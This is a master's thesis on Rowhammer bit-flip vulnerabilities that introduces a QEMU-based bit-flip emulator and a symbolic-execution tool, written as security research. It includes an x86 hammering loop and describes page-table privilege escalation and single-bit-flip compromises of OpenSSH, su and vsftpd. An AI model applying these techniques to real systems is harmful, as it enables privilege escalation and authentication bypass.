Master's Thesis

Off by a Bit: Exploring Bit-Flip Vulnerabilities Through Program Emulation and Symbolic Execution

Anders Trier Olesen
Jannek Alexander Westerhof Bossen
Ólavur Debes Joensen

Supervisor: René Rydhof Hansen

Department of Computer Science
Aalborg University

9th June 2017

AALBORG UNIVERSITY
STUDENT REPORT

Department of Computer Science
Cassiopeia
Selma Lagerlöfsvej 300
DK-9220 Aalborg Ø.
Telephone 99 40 99 40
http://www.cs.aau.dk

Title:
Off by a Bit: Exploring Bit-Flip Vulnerabilities Through Program Emulation and Symbolic Execution

Theme:
Master's Thesis

Project Period:
DAT10, Spring 2017

Project Group:
des105f17

Members:
Jannek Alexander Westerhof Bossen
Anders Trier Olesen
Ólavur Debes Joensen

Supervisor:
René Rydhof Hansen

No. of pages: 60 (+ 3)

Date of Completion:
9th June 2017

Abstract

As DRAM modules become increasingly smaller, there are physical limits at which down-scaling comes at the sacrifice of reliability. A wide range of modern DRAM modules have been verified to be susceptible to the Rowhammer problem, where rapid successive reads of memory trigger bit-flips in adjacent data. We research how bit-flips in the execution platform can be exploited to break the core security mechanisms of current software. Specifically we successfully exploit OpenSSH, su, and vsftpd using just a single bit-flip.

To demonstrate and verify our exploits, we develop FLIP, a bit-flip emulator based on QEMU. FLIP allows for reliable, repeatable bit-flips, allowing a user to configure the timing, location and mask of bit-flip attacks. FLIP supports introduction of bit-flips on both CPU flags and registers, as well as main memory.

To supplement FLIP, we present FLOP—an analysis tool based on the KLEE symbolic execution engine. FLOP uses symbolic execution to determine when and where bit-flips may be introduced to reach user specified program-points, otherwise not reachable. We show how FLOP output can be used to configure FLIP to explore the effectiveness of suggested bit-flips.

Summary

With the ever-increasing need for high memory systems, DRAM technology advances and chips keep getting smaller. While scaling down memory chips to such small scales has its merits in terms of storage capacity, reliability sacrifices are evident. While the effects of Single-Event Upsets (SEUs) have been known in aerospace equipment, modern DRAM modules are susceptible to disturbance errors without any external interference [23].

The Rowhammer problem allows triggering of repeatable bit-flips from software. The problem stems from the near infinitesimal scale of DRAM cells, making reads of memory cells affect the neighbouring cells. More specifically, whenever a memory row is read, the neighbouring rows leak a minuscule amount of charge [23]. Compounded over a large number of reads, this effect, however, adds up, and causes bits in memory to flip either from a 0 to 1 or vice-versa. Bit-flips are thus inducible by repeatedly reading—hammering—rows from memory, hence the name Rowhammer [23].

In this project we explore the behaviour and security risks of software when bit-flips are introduced in the execution platform. We design and implement FLIP[1], a virtual machine emulator based on QEMU that allows a tester to specify bit-flips to be introduced during the execution of a binary. FLIP supports introduction of bit-flips in CPU registers and flags as well as Rowhammer-style memory bit-flips. Using FLIP, the security and reliability implications of bit-flips can be explored on virtual hardware.

Through three case studies on widely used software, we use FLIP to demonstrate how a single bit-flip can be used to compromise the software. The first case study is the remote server management daemon in OpenSSH. We introduce a single bit-flip in a long-lived register value that allows for remote log-in without any user presented credentials. The second case explores the su program found on most Unix platforms. su is typically used to run programs under elevated privileges. It includes several authentication and authorisation procedures, but we show that a single bit-flip in a x86 jump instruction is enough to allow any user access. The final case study is on the FTP server software vsftpd. This time we demonstrate how a single bit-flip in the machine code can be exploited to get full RIP and stack control, enabling remote code execution on the server.

Based on our observations in these case studies, we develop a program analysis to ease the job of developing exploits by suggesting when and where to trigger bit-flips. As x86 conditional jump instructions often are only single bit-flips away from the inverse jump instruction, we decided to focus our analysis on negating the condition of control flow statements. To do this, we fork the symbolic execution

[1]Source code available at `https://github.com/AndersTrier/QEMU-bitflip`.

engine KLEE, and develop FLOP[2]. FLOP uses symbolic execution to determine which instructions should be targeted for bit-flips to reach a programmer specified program point in the analysed program. Finally, we show how FLOP analysis output can be used to configure FLIP to explore the effectiveness of suggested bit-flips.

[2]Source code available at `https://github.com/AndersTrier/KLEE-bitflip`.

Contents

1 Introduction

With the ever-increasing need for high memory systems, DRAM technology advances and chips keep getting smaller. While scaling down memory chips to such small scales has its merits in terms of storage capacity, reliability sacrifices are evident. While the effects of Single-Event Upsets (SEUs) have been known in aerospace equipment and smart cards, modern DRAM modules are susceptible to disturbance errors without any external interference [23].

DRAM disturbance errors are triggerable on most consumer grade DRAM chips at the software level due to the Rowhammer problem [23]. The Rowhammer problem stems from the near infinitesimal scale of DRAM cells, making reads of memory cells affect the neighbouring cells. More specifically, whenever a memory row is read, the neighbouring rows leak a minuscule amount of charge [23]. Compounded over a large number of reads, this effect, however, adds up, and causes bits in memory to flip either from set to cleared or vice-versa. Bit-flips are thus inducible by repeatedly reading—hammering—rows from memory, hence the name Rowhammer [23].

While bit-flips in computer systems is a well known phenomenon, this reliable and deterministic way of triggering them from software is a fairly recent phenomenon. This reliable way of flipping bits breaks the core assumption of memory isolation [29]. A number of recent vulnerabilities rely on this primitive. Notable examples include escaping the Google's Native Client's[3] (NaCl) sandboxing feature [29], and gaining kernel privileges from an unprivileged process [29, 30].

Recent work has also shown that a wide range of more sophisticated attacks are available. By massaging memory an attacker is able to map data of her own choosing to an attacker determined address prior to Rowhammering [30, 25]. Examples include obtaining valid credentials for SSH connections on co-located VMs [25], adding malicious repository URLs to APT[4] on Linux machines [25], as well as rooting Android devices [30].

While many mitigation strategies have been proposed, most only make it harder to perform Rowhammer attacks rather than impossible [30]. There is therefore a need to better understand, and evaluate the risks of security critical software running on Rowhammer prone systems.

We present Flip, a QEMU based bit-flip emulator. With this emulator, a wide range of bit-flip attacks, including Rowhammer-style attacks, can be emulated directly on binaries. Flip is configurable and is able to perform deterministic

[3]Google Native Client is a technology which enables (currently only) Blink-based (e.g. Chrome, Opera) web-browsers to run a subset of x86(-64), MIPS and ARM native binaries in a sandbox.

[4]Advanced Package Tool, or APT, is the main package manager on Debian-based (e.g. Ubuntu, Kali Linux, SteamOS) systems. Available at https://wiki.debian.org/Apt.

repeatable flips in memory as well as CPU registers. Since the full underlying hardware is emulated, this allows experimenting with bit-flips in a virtualised environment. Furthermore, using QEMU allows FLIP to run and emulate bit-flips in binaries for a wide range of architectures (e.g. x86(-64), ARM, MIPS) on QEMU supported systems.

While Rowhammer vulnerability research has primarily focused on bit-flips in data [30, 29, 25, 19], we show how equally vulnerable the x86(-64) instruction set is to bit-flips in the executable assembly. To demonstrate this, we present three case studies, where we use FLIP to introduce a single bit-flip to enable serious security exploits in modern software.

Throughout our case studies, the bit-flip targets are identified manually through laborious work. Based on our observations through this work we find great potential for (semi-)automation of bit-flip target search. To accompany FLIP, we thus present FLOP, a static analysis tool based on the KLEE symbolic execution engine, to help find potential target instructions in code.

The remainder of this report is structured as follows: First, we give an introduction to DRAM, how modern memory systems work, and their role in the Rowhammer problem. We continue to describe some of the exploits Rowhammer entails. We then give an introduction to QEMU, upon which we base FLIP. We proceed by describing the design and implementation details of FLIP, after which we outline the idea of bit-flip attacks on code. The capabilities of FLIP are then demonstrated in a series of case studies. Lastly, we present FLOP, to expedite the exploit development process based on some of our observations throughout the case studies. Finally, we wrap up in a conclusion, and point to some areas we find deserving of further research.

1.1 Related Work

Rowhammer, and Rowhammer based exploits have garnered much interest, both in media and in research. To the best of our knowledge, the first discovery of the Rowhammer effect was by Kim et al. in [23]. They show that DRAM disturbance errors can be triggered from software using fairly simplistic access patterns. Their study showed that most DRAM modules from three major vendors are susceptible to Rowhammer [23]. The key observation is that repeated, high-frequency, accesses of a DRAM row may cause neighbouring rows to leak enough charge to introduce bit-flips in them. The grave danger of Rowhammer induced bit-flips stems from the fact that most consumer systems are unable to detect these attacks. This breaks a wide range of security assumptions: A process is able to alter pages not owned by or accessible to the process. Copy-on-write will not be triggered. And erroneous—potentially even malicious—data may be written back to disk.

While the work illustrated how memory isolation could be broken in hardware

through software, no practical exploits were yet known. This changed with a blog post from Google's Project Zero team where they show how Rowhammer could be used to devise a repeatable exploitation for privilege escalation on Linux systems [29]. Consequently, Linux version 4.0 (and later) denies access to page mapping information (/proc/pid/pagemap) for user space processes. This change breaks ABI compatibility, and is therefore an exceptional occurrence on the Linux project [16].

Furthermore the Project Zero blog post also expanded on Kim et al.s work by introducing the double-sided Rowhammer technique to increase the effectiveness and reliablity of Rowhammer attacks. This has in turn spun off multiple research projects on practical attacks on local, remote, and Virtual Machine (VM) settings [30, 19, 25].

In [25], Razavi et al. present the Flip Feng Shui (FFS) attack. An FFS attack employs sophisticated kernel-level optimisations such as transparent huge pages (THP) and memory de-duplication to align data of the attackers choosing to an attacker determined physical address. This alignment technique is commonly referred to as memory massaging. By massaging, they are able to conduct highly targeted Rowhammer attacks, since the attacker is able to align data to memory rows prone to Rowhammering of certain bits. They demonstrate an attack where a co-located VM is able to establish an SSH connection to an SSH server on another VM using Rowhammer. Their attack consists of flipping bits in RSA public keys, to obtain a key based on non-prime factors, making factorisation (fairly) trivial.

While practical, the prior attack techniques were mostly limited to x86(-64) based machines. Further studies have shown that Rowhammer is equally exploitable on ARM [30], and even through JavaScript [19].

2 Memory

To get a better understanding of how and why Rowhammer attacks work, we first have a look at how contemporary JEDEC-style (wide bus design) memory systems—as the one illustrated in Figure 1—work.

2.1 DRAM Nomenclature

A memory system consists of a series of memory modules managed by a memory controller (MC) which typically resides on the CPU. (dual-inline) memory modules (DIMMs) are connected to the memory controller through one or more *channels*, which consist of a typically 15 bit command bus—through which the memory controller sends commands to the DIMM—as well as a data bus, which on consumer-grade hardware is standardised to a width of 64 bits [22, sec. 7.1, 10.2.1]. In the



Figure 1: A dual-rank memory system.

case that the DIMM supports error correction (through ECC), a data bus width of 72 bits is required. Additionally, modern memory controllers support a single channel 128 bit (144 bit for ECC) wide bus. This configuration requires a matching pair of 64 bit DIMMs running in 'dual channel' mode [22, Sec. 10.2.1].

We assume a basic nomenclature as specified in [22, Sec. 10.2].

A DRAM module is composed primarily of cells which store bits. They are connected in a grid formation, with word-lines running horizontally, and bit-lines running vertically through the chip, as shown in Figure 2. The word-lines make up what is commonly referred to as a 'row' of memory whereas the bit-lines connect what is commonly referred to as 'columns' of memory. A DRAM module may consist of multiple such grids, arranged in *banks*—as shown in Figure 2—each of which has an accompanying *row-buffer*.

For example, a x16 (pronounced 'by 16') DRAM module has 16 arrays per bank, and thus provides 16 bits (16 cells) towards the word size—also referred as the column size. The DRAM bank shown in Figure 2 would thus have 16 DRAM cells in each grid-cell depicted. A 64 bit bus memory system may thus, for example, include DIMMs with four x16 DRAM modules per rank in order to provide the 64 bits required.

The bank's row-buffer functions as a cache for for consecutive reads on the same memory row. The number of banks on a DRAM module varies depending on the module configuration, for example DDR3 modules include up to eight banks, whereas DDR4 modules have up to 16 .

DRAM modules are connected to an internal circuit (IC) to construct a DIMM.



Figure 2: A DRAM Bank (left) and a single DRAM cell (right).

The DRAM modules on a DIMM are arranged in 'groups' called *ranks*, which operate in lock-step. To read memory from a bank, the memory controller thus uses a chip-select signal, which activates the DRAM modules in the selected rank. This is needed, since all the DRAM modules are connected to the same command bus. The data bus is partitioned to across the DRAM devices—since each DRAM module only provides part of the total column—in each rank. The bus lines are shown in Figure 1.

Memory is accessed through memory addresses, which designate which channel, DIMM, rank, bank, row and column should be read. The memory controller first issues a chip select command to activate the designated rank on the appropriate channel and DIMM [22, Sec. 10.2.2]. The requested row is then read to the row buffer, form which the requested column is read out on the data bus.

On DRAM modules, the act of moving a row to the row buffer is destructive, i.e. the operation of moving a row to the row buffer effectively clears the row in the memory grid. To prevent data loss, the DRAM module thus writes the value back from the row buffer to keep the memory intact [22, Sec. 11.2].

Due to their design, DRAM cells also leak charge over time and thus need to be rewritten, or refreshed, periodically to avoid data loss [22, Sec. 11.1.2]. This is done through a DRAM refresh command—similar to a read operation—which either fully charges or discharges the cells depending on their appropriate state (set or cleared). This is commonly done at 64ms intervals [11]. This is sufficient, since inert DRAM cells generally are able to hold their charge for at least 64ms.

2.2 Rowhammer

The Rowhammer bug was first showcased in [23], where it was shown that reading memory from DRAM modules at high intervals may cause disturbance errors: A phenomenon, where ram cells interfere with other cells' behaviour [23]. The key

```
1 code1a:
2     mov (X), %eax
3     mov (Y), %ebx
4     clflush (X)
5     clflush (Y)
6     jmp code1a
```

Listing 1: x86 assembly triggering the Rowhammer bug [29].

observation is that when DRAM banks copy a row to the row buffer, a minuscule amount of charge leaks into the neighbouring rows in the bank. This may be exploited by repeatedly reading—hammering—a row in a memory bank at high frequencies to cause the neighbouring cells to leak enough charge, such that they are unable to keep their data throughout an entire refresh interval (64ms) [23]. This causes undetectable[5] flips in the memory array.

Initial exploits of the Rowhammer bug mainly required direct memory access. This is required since rapid successive reads will likely be served directly from the CPU cache, rather than the system's main memory. This is a problem since most CPU caches are based on non-volatile SRAM memory, which is insusceptible to the Rowhammer bug. The means for bypassing CPU caches is highly architecture dependent. The approach proposed in [23] is to use the x86 instruction `CLFLUSH`, which clears the cache line for an operand address, effectively forcing the read request to be served from main memory. While effective, this approach is limited to x86 systems. Other architectures are supported—for example on Android ARM devices, direct, uncached, memory access is supported directly from the operating system [30]. In general, a high rate of cache evictions can also be used to eliminate the need for `CLFLUSH`—even on x86 systems [19].

Recall that the row buffer acts as a cache for rows in a bank. This renders simple hammering of a single address ineffective since only the first read will trigger an actual read from the DRAM bank's arrays. To circumvent this, the attack proposed in [23] uses two physical addresses X and Y which point to different rows in the same bank. To find two addresses that satisfy this "different row, same bank" property, knowledge of the underlying memory system could be used. In practice, however, simply attempting two addresses at random has shown great results [29]. Once identified, these addresses are then hammered in rapid succession, forcing the DRAM bank to retrieve the other row into the row buffer. The assembly program used in x86 attacks is shown in Listing 1 [29].

These repeated reads will cause the neighbouring rows of X and Y to leak

[5]While most consumer grade chips are unable to detect such errors, server-grade ECC hardware is able to detect—and sometimes correct—flips up to a few bits [23].

sufficient charge to cause flips in the memory cells. In [23], it is shown that as few as 139K reads are sufficient to trigger a flip in memory. In a blog post [29] Google's Project Zero team propose an attack able to trigger bit-flips with even higher probabilities and accuracy, using a double-sided Rowhammer attack. With double-sided hammering the main goal is to select X and Y such that they are both adjacent to a target row. This will cause the hammering to be doubled on the target row, effectively doubling the charge leakage for the target row on each cycle.

2.3 Exploiting Rowhammer

While practical attacks utilising the Rowhammer problem were initially scarce, the Project Zero team also drew up two very real and possible attacks relying solely on the hardware being susceptible to Rowhammer.

One of the attacks proposed in [29] consists of gaining write access to a process' own page table to attain kernel privileges: a privilege escalation attack.

There are two main ingredients to this attack. First, Rowhammer induced flips tend to be repeatable, hence the effectiveness of a flip can be predetermined [29]. Secondly, filling most of the physical memory with page tables, provides a high probability that a flip in a page table entry (PTE) will point it to one of the process' own page tables [29], giving it read/write access to the physical memory in its entirety.

Briefly, the attack consists of spraying the physical memory with PTEs, by mapping a data file repeatedly. A page is then unmapped causing the kernel—with high probability—to reuse the physical page for PTEs [29]. The memory is then hammered in an attempt to flip a bit in the region occupied by the previously unmapped page. The previously mapped pages can be scanned in order to find any PTE not pointing to the mapped file (in the spraying phase).

If the PTE indeed does not point to the data file, illicit access is gained to another physical page [29]—hopefully for the process' own address space. This effectively gives the process write access to its own page table. By writing to this PTE, any physical page is modifiable. The implemented approach in [29] is to modify a SUID-root executable's entry point to run arbitrary shell code. Other possible attack vectors in [29] are to modify kernel code and/or data structures.

The blog post [29] also proposes means of crafting non-`CLFLUSH` based Rowhammer attacks. One of these is to identify specialised memory access patterns which cause enough cache evictions to circumvent CPU level caches and obtain direct memory access [29]. This would allow an attacker to cause Rowhammer induced bit-flips from JavaScript and other high-level code [29]. Indeed, this approach has been shown possible with Rowhammer.js [19].

Another approach mentioned in [29] is the use of uncached pages to attain direct memory access. This approach was utilised in the Drammer [30], where the aforementioned page-table approach was used to root an Android device using uncached pages.

While the aforementioned exploit requires local access to the machine, other exploits are possible in VM settings. In [25], Rowhammer is used to attack a co-located VM. The scenario consists of two VMs running on the same Linux host machine. These attacks were realised through sophisticated kernel-level optimisations allowing mapping attacker chosen data to the attackers determined address, increasing the effectiveness of Rowhammer attacks [25].

The list of Rowhammer exploits is expanding. As shown by [25] and [29], exploits are mostly bounded by creativity. Our observations also indicate that most consumer software is written with sensible trust in the underlying hardware, and is therefore inherently unsafe in bit-flip scenarios. We therefore set forth to develop tools to foster understanding and experiments in the impact of Rowhammer-style bit-flips in software.

3 QEMU

QEMU (Quick EMUlator) is an emulator that enables execution of binaries compiled for a different CPU architecture. QEMU supports emulation of a variety of architectures, including the most common ones such as x86(-64), PowerPC and ARM [6]. QEMU is written in C, and is available for Linux, Mac, and Windows. We will refer to the program being translated and executed by QEMU as the guest program, or guest operating system (when running in full system emulation), and the host system on which QEMU is running as the target platform.

3.1 QEMU Internals

QEMU works by just-in-time (JIT) translating guest architecture instructions to it's RISC-like intermediate language *TCG-ops*, which in turn are translated to host instructions and executed on the host CPU. An overview of the execution flow in QEMU is shown in Figure 3.

QEMU has two modes of execution: Full-system emulation and user mode emulation. In full-system emulation, the machine's hardware is emulated, providing a virtual machine upon which an operating system can be installed.

Emulating an entire operating system by first translating from guest architecture instructions to TCG-ops and then to host architecture instructions introduces a lot of overhead. Most of this overhead can be diminished in full-system emulation mode when QEMU is running on Linux, and the host architecture supports



Figure 3: The flow of execution in QEMU.

the guest architecture in the kernel-based virtual machine (KVM) Linux kernel module. KVM can be used in combination with QEMU to provide near native execution speed, as it leverages the CPUs virtualization extensions (Intel VT or AMD-V) to provide the necessary encapsulation, removing the need for translating all guest instructions to *TCG-ops* to host instructions.

User-mode emulation runs a single executable in an emulated system. For example, a program compiled for aarch64-linux-gnu (64-bit ARM) can be emulated on a x86_64-linux-gnu platform. No memory management unit (MMU) emulation is needed, as the guests pages are mapped by QEMU to the corresponding virtual memory pages on the host. The guest program executes in the same execution environment as any other program on the host OS, enabling guest interaction with the host OS through system calls.

Translation The dynamic translation of guest instructions happens JIT, i.e translation of instructions is postponed until they are to be executed. An entire basic block (a collection of consecutive instructions without any jumps or branches until the last instruction) of guest assembly is translated at a time.

While translating the block, QEMU loops over all the instructions in the basic block, and generates corresponding Tiny Code Generator(TCG)-ops, respecting the semantics of the guest instructions. The collection of TCG-ops corresponding to a basic block of guest architecture instructions is referred to as a translation block (TB) or TCG-function.

TCG-ops do not include any concept of implicitly set CPU flags that carry state across instructions. Instead flags must be explicitly computed in accordance to the guest architecture, potentially adding a lot of unneeded operations. Most of these operations are, however, removed by subsequent optimisation passes on the TCG-ops. TCG optimisations include, basic liveness analysis and simple constant expression evaluation. [13]

```
1628 void helper_movq(CPUX86State *env, void *d, void *s)
1629 {
1630     *(uint64_t *)d = *(uint64_t *)s;
1631 }
```

Listing 2: The QEMU helper function used in an x86 `movq` instruction, implemented in target/i386/fpu_helper.c.

TCG-ops are in turn implemented with *Backend Ops*, which are then translated to host instructions [3]. As some guest instructions may be complex and perhaps impossible to implement as a sequence of TCG-ops, an implementation of a guest instruction can be delegated to a regular C function called a *helper*. Furthermore, helpers are used to implement interrupts and exceptions in QEMU.

An example helper for a `movq` instruction is shown in Listing 2. This helper is used when QEMU translates streaming SIMD extension (SSE) instructions on x86(-64). The `CPUX86State` struct contains the entire CPU state, including the program counter, registers and flags.

In user-mode, QEMU includes a generic system call translator for Linux. This ensures that the parameters of system calls are properly set up, to fix interoperability issues with e.g. endianness and 32/64 bit parameters.

3.2 TCG Targets

In QEMU terms, a TCG target is an implementation of *Backend Ops* for a specific architecture. Optimised implementations that translate *Backend Ops* directly to assembly instructions exist for ARM, x86(-64), IA-64, MIPS, PowerPC, S/390 and SPARC. For unsupported architectures a generic—potentially slower—implementation in C is provided.

At compile time, C pre-processor macros decide which target is used. This is implemented by selectively including different variants of the `tcg_qemu_tb_exec` function, depending on the target.

Memory Model QEMU uses a virtual memory system. In user-mode emulation, the guest process's memory addresses are mapped to host virtual memory managed by the QEMU process. This mapping is deterministic, without any form of address space layout randomization.

Full system-emulation is slightly more involved. Here, QEMU needs to emulate and expose an MMU to the guest operating system, adding an additional layer of translation of memory addresses. In this mode, addresses are mapped from a guest

virtual address to a guest physical address by the software MMU, and then from a host virtual address to a host physical address by the host MMU, and vice versa.

Direct Block Chaining and TB caching The first time a TB is translated, the jumps or branches are mapped such that they transfer the control flow back to QEMU, which then uses the simulated program counter and other CPU state information to determine the next TB to translate and execute [1].

The translated TBs are stored in a cache. This enables faster execution of subsequent runs of a TB, as it is simply fetched from the cache. In many cases, the control is transferred back to QEMU. However if both the current and target TBs are in the cache, the current TB is patched to jump directly to the target (cached) TB.

Self-modifying code When translated code is generated for a basic block, the corresponding host page is marked as read-only. Then, if a write access is done to the page, Linux raises a SEGV signal. QEMU then invalidates all the translated code in the page and enables write accesses to the page [7].

3.3 QEMU Translation Example

Consider the ARM assembly shown in Listing 3. This assembly computes the value of `r0 = r0 + r4 + 5`, ending with a call to the function `foo`.

The TCG-ops generated from this assembly is shown in Listing 4. In this example the explicit computation of flags is evident—the code on lines 12–17 solely handles flag computations. QEMU does not rely on the target architecture CPU flag mechanism, but solely on the virtual flags computed. This is manifested through a significant overhead in the generated target assembly, shown in Listing 5.

```
1 add     r0, r4
2 adds    r0, #5
3 bl      1042c <foo>
```

Listing 3: ARM assembly computing the value of `r0 = r0 + r4 + 5`.

Those TCG-ops are then lowered to host architecture instructions.

4 Flip

In this section we present Flip: A fork of QEMU that allows developers and researchers to audit and experiment with how programs behave if bit-flips are introduced on the execution platform. It allows runs of programs under bit-flips to assess the risks and security requirements for the software on vulnerable platforms.

```
1  ld_i32 tmp5,env,$0xfffffffffffffff8
2  movi_i32 tmp6,$0x0
3  brcond_i32 tmp5,tmp6,ne,$L0
4
5  ---- add r0, r4
6  add_i32 tmp5,r0,r4
7  mov_i32 r0,tmp5
8
9  ---- adds r0, #5
10 movi_i32 tmp6,$0x5
11 movi_i32 tmp7,$0x0
12 add2_i32 NF,CF,r0,tmp7,tmp6,tmp7
13 mov_i32 ZF,NF
14 xor_i32 VF,NF,r0
15 xor_i32 tmp7,r0,tmp6
16 andc_i32 VF,VF,tmp7
17 mov_i32 r0,ZF
18
19 ---- bl 1042c <foo>
20 movi_i32 r14,$0x10463
21 goto_tb $0x0
22 movi_i32 pc,$0x1042c
23 exit_tb $0x7fc4a7afa480
24 set_label $L0
25 exit_tb $0x7fc4a7afa483
```

Listing 4: After optimization.

```
1  0x55eb4982d8d0:  mov    -0x8(%r14),%ebp
2  0x55eb4982d8d4:  test   %ebp,%ebp
3  0x55eb4982d8d6:  jne    0x55eb4982d943
4  0x55eb4982d8dc:  mov    (%r14),%ebp
5  0x55eb4982d8df:  mov    0x10(%r14),%ebx
6  0x55eb4982d8e3:  add    %ebx,%ebp
7  0x55eb4982d8e5:  mov    %ebp,%ebx
8  0x55eb4982d8e7:  xor    %r12d,%r12d
9  0x55eb4982d8ea:  add    $0x5,%ebx
10 0x55eb4982d8ed:  adc    %r12d,%r12d
11 0x55eb4982d8f0:  mov    %ebx,0x208(%r14)
12 0x55eb4982d8f7:  mov    %r12d,0x200(%r14)
13 0x55eb4982d8fe:  mov    %ebx,%r12d
14 0x55eb4982d901:  mov    %r12d,0x20c(%r14)
15 0x55eb4982d908:  xor    %ebp,%ebx
16 0x55eb4982d90a:  xor    $0x5,%ebp
17 0x55eb4982d90d:  andn   %ebx,%ebp,%ebp
18 0x55eb4982d912:  mov    %ebp,0x204(%r14)
19 0x55eb4982d919:  mov    %r12d,(%r14)
20 0x55eb4982d91c:  movl   $0x10463,0x38(%r14)
21 0x55eb4982d924:  xchg   %ax,%ax
22 0x55eb4982d927:  jmpq   0x55eb4982d92c
23 0x55eb4982d92c:  movl   $0x1042c,0x3c(%r14)
24 0x55eb4982d934:  mov    $0x7f73a0b70480,%rax
25 0x55eb4982d93e:  jmpq   0x55eb497e42b6
26 0x55eb4982d943:  mov    $0x7f73a0b70483,%rax
27 0x55eb4982d94d:  jmpq   0x55eb497e42b6
```

Listing 5: x86-64 assembly generated by QEMU from the TCG-ops shown in Listing 4.

```
user@localhost:~$ cat whoami.txt
0x0000000000401585, EDI, 0x3e8, 1

user@localhost:~$ qemu-x86_64 -bitflips whoami.txt whoami
Read following 1 bitflip(s):
Bitflip 0:
  pc   = 401585,
  reg = EDI,
  mask = 3e8,
  itr = 1.
Bitflip: EDI flipped from 3e8 to 0
root
```

Listing 6: Tricking whoami into printing *root* using bit-flips.

FLIP allows emulating bit-flips on executables compiled for x86 and x86_64 platforms—but is easily extended to cover ARM, MIPS and other architectures—and runs on any platform supported by QEMU.

To specify which bit-flips should be triggered, FLIP takes an additional parameter pointing to a file, listing the bit-flips that should be introduced in the current execution. FLIP supports bit-flips in CPU registers (including the instruction pointer), CPU flags, memory, and the emulated binary (mapped in memory).

A bit-flip is a tuple $< pc, L, M, i >$, where pc is the value of the program counter at which the flip should be triggered. L is a target register or memory address. M specifies the mask that the location should be XORed with (allows flipping more than one bit), and i specifies the iteration at which the flip should be introduced. The iteration number i is one-based, i.e. the bit-flip should be introduced in the ith iteration the PC hits that value. This is used to prevent FLIP from triggering the bit-flip each time the virtual CPU hits the PC value.

Figure 6, shows an example run of FLIP, running the whoami command with a compound bit-flip triggered on the EDI register the first time the PC hits 0x401585. Note how the output is *root* rather than *user* (the current user).

4.1 Emulating Bit-flips

To guide the development of FLIP, we first stipulate some design requirements for the tool:

Requirement 1 The bit-flip emulator shall be able to transparently introduce bit-flips, i.e. they should have no side effects (on e.g. CPU flags not directly being bit-flipped) other than the bit-flip itself.

Requirement 2 The tool shall be configurable, such that it may run a different program with another set of bit-flips without recompilation.

Requirement 3 Bit-flips shall be repeatable, and behaviour of programs being emulated be reproducible. In other words, if the same program is run with the same configuration, it is expected to yield the same outcome.

Requirement 4 Ideally, running a program with bit-flips shall not require any recompilation of the program, or any special compilation options, and should not require access to the source code.

The first requirement mainly stems from the nature of Rowhammer-style bit-flips. The second and third we find necessary to foster experimentation in an effortless manner, and for experiments to become reproducible. The fourth is seen as a somewhat optional requirement, since we did not want the bit-flip emulator to be tightly coupled to any specific compiler or build tool-chain.

Armed with these requirements, we have considered three distinct approaches in order to introduce bit-flips:

Modifying the code at run-time. This is perhaps the easiest—most straightforward—way to introduce bit-flip like behaviour into a program. The general idea was that an XOR instruction could be inserted directly into the executing program, modelling a bit-flip. This approach has the significant downside that it alters the running program (and the program being run not being exactly the program originally compiled). Furthermore, simply inserting an XOR instruction will set/clear CPU flags, and therefore fails to emulate a (seen from the software level) fully transparent bit-flip (Requirement 1).

Run programs in a debugger. The main idea was that the GNU Debugger (GDB) could be used to trigger bit-flips. Breakpoints would then be set where a flip should be introduced, and registers or data be modified. While we found this a valid approach, it has the downside that the compiled binary has to be run on the same exact architecture it was compiled for. This would make simulating bit-flips on binaries on systems with non-matching target-triples impossible. Furthermore, we were unable to find a clean and straightforward interface to enable configuration of bit-flips in GDB (Requirement 2).

